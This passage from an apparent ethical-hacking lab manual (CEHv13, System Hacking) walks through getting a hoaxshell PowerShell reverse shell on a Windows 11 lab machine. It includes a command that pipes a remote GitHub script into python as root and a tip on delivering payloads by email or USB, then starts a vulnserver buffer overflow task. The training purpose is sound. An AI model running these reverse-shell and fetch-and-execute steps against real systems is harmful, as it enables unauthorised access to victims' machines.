
25. We will now run a hoaxshell listener, to do so, switch to the Firefox browser and ensure the port number is **444**, select **hoaxshell** from the **Type** dropdown under **Listener** section and click on **Copy** to copy the code.



26. Switch to the terminal window and paste the copied code to start the listener.




27. Click on **Places** from the **Desktop** and click on **Home Folder** to navigate to the **/home/attacker** location and copy **shell.ps1** file and paste it in **CEHv13 Module 06 System Hacking** directory of **ceh-tools** on **10.10.1.11**




28. Click Windows 11 to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking** and copy the **shell.ps1** file and paste it on the **Desktop**.

Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.



29. Now, we will run this **Shell.ps1** file as a legitimate user.
30. In the Windows search type **powershell** and click on **Run as Administrator** under **Windows PowerShell** to open a PowerShell window.  
If a **User Account Control** pop-up appears, click **Yes**.
31. In the PowerShell window, run **cd C:\Users\Admin\Desktop\** to navigate to Desktop.
32. Execute **.\shell.ps1** to run the shell.ps1 file.



A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window shows the following command sequence:


```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> cd C:\Users\Admin\Desktop\

PS C:\Users\Admin\Desktop> .\shell.ps1
```

33. Click Parrot Security to switch to the **Parrot Security** machine. Switch to the terminal window, you can see that a session has been created with the **Windows 11** machine.
34. To check the logged on username type **whoami** and press **Enter**. The tool displays the username of the currently logged on user.



A screenshot of a terminal window on the Parrot Security OS desktop environment. The window title is "CEHv13 Module 06 System Hacking". The terminal output shows the following session:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# ./luma shell.ps1
[root@parrot] ~
# sudo python3 -c "$(curl -s https://raw.githubusercontent.com/t3l3machus/hoaxshell/main/revshells/hoaxshell-listener.py)" -t ps-iex -p 444
[Info] Http listener started on port 444.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Session established!
[Shell] Stabilizing command prompt...

PS C:\Users\Admin\Desktop> whoami
windows11\admin

PS C:\Users\Admin\Desktop>
```

35. This concludes the demonstration of how to gain access to a remote system using Reverse Shell Generator.

36. Close all open windows and document all the acquired information.

#### Question 6.1.2.1

In Parrot Security machine, use Reverse Shell Generator to create payload and set up listener to gain access to Windows 11 machine. Enter the type of payload that is selected under HoaxShell tab to generate a PowerShell script that is used to compromise Windows 11 machine.

---

### Task 3: Perform Buffer Overflow Attack to Gain Access to a Remote System


A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

In this task, we use a **Parrot Security (10.10.1.13)** machine as the host machine and a **Windows 11 (10.10.1.11)** machine as the target machine.


1. Click Windows 11 to switch to the **Windows 11** machine. Restart the machine and login with **Admin\Pa\$\$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.

If the **User Account Control** pop-up appears, click **Yes** to proceed.



If The **Windows Security Alert** window appears; click **Allow access**.



**3. Vulnserver** starts running, as shown in the screenshot.




**4. Minimize the Command Prompt window running Vulnserver.**

5. Navigate to E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger, right-click **ImmunityDebugger\_1\_85\_setup.exe**, and click the **Run as administrator** option.


If the **User Account Control** pop-up appears, click **Yes** to proceed.




6. **Immunity Debugger Setup** pop-up appears, click **Yes** to install Python.
7. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.



8. Follow the wizard and install Immunity Debugger using the default settings.
9. After completion of installation, click on **Close**. **Immunity Debugger Setup** pop-up appears click **OK** to install python.




**10. Python Setup window appears, click Next and follow the wizard to install Python using the default settings.**




**11. After the completion of the installation, navigate to the Desktop, right-click the Immunity Debugger shortcut, and click Run as administrator.**

